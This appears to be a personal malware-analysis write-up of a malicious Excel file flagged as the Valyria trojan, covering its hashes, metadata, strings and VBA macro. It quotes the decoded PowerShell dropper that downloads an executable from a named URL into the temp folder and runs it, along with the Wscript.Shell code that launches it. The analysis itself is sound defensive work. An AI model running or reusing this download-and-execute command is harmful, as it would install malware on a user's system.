
Malware Analysis May 18, 2023
File: ee6d2f06ce4476370cb830acb3890dca.xls.bin
Source: Malware Bazaar (abuse.ch)
MD5: ee6d2f06ce4476370cb830acb3890dca
***Sha1:* 1c1544fbad9dc1abe6585e85ce686bba5f5e85a2**
Virustotal: 32/60 marked as malicious
Identified as Valyria trojan
Originally detected June 8, 2023

File analysis was done within Remnux. First step was to confirm what file it is. It appears to be an older version Excel file. Running **File** shows the following: ***Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Subject: hell /e , Author: USER, Comments: powers, Last Saved By: Owner, Name of Creating Application: Microsoft Excel, Create Time/Date: Tue Jun 8 21:44:48 2021, Last Saved Time/Date: Wed Jun 9 07:22:04 2021, Security: 0***

Next step is to run strings. What's inside the file. There are a lot of typical strings that could be in an Excel file. It wasn't until I got to a blob of text:




This blob of text is encoded, possibly by base64. A quick run with Cyberchef reveals:

$fdsfsdf = "fsfdghfddfgh"; (NEw-objEct "`N`e`T`.`W`e`B`C`l`i`e`N`T").DownLoAdfIlE("http://suyashcollegeofnursing.com/language/Don163/CryptedFile163.exe" , "$ENv:temp\jfcbvept.exe") ; stARt "$ENv:temp\jfcbvept.exe";$fdsfsdf = "fsfdghfddfgh";

Looks like a bit of PowerShell. Downloading a file called CryptedFile163.exe. This is placed in ***$env:temp*** directory. This is the **AppData\Local\Temp** directory of the current user.

It is followed by ***Wscript.Shell***. Looking a bit further down we can see code for a VBA script.



Besides the variables in the script, we can see it reference hidden code within the File Properties, Subject and Comments.

After this checked out what olvba can show us. Here we can see the fully formed VBA script. The blob of text is the value of a variable called ***WzpIUxvU***. We can see that this variable is used further down:

Dim zKShMevSa As Object
Set zKShMevSa = CreateObject("Wscript.Shell")
zKShMevSa.Run FfxoXYwEo + aMMhrPjTA + WzpIUxvU, Rvalue

The creation of the Wscript.Shell is part of the ***zKShMevSa*** variable. The next line this variable is called and set to run. Within the shell is the PowerShell commands text variable plus a few other strings combined.

Attempted to curl and grab the .exe. This failed. The file was no longer there. Ran Virustotal and it showed the IP is in Hong Kong, China. URL's Server IP **154.210.141.24**. Based on Virustotal, the title was in Simplified Chinese: 秃爻戏谐营薰司

Investigation concluded, unable to obtain the .exe file and investigate further.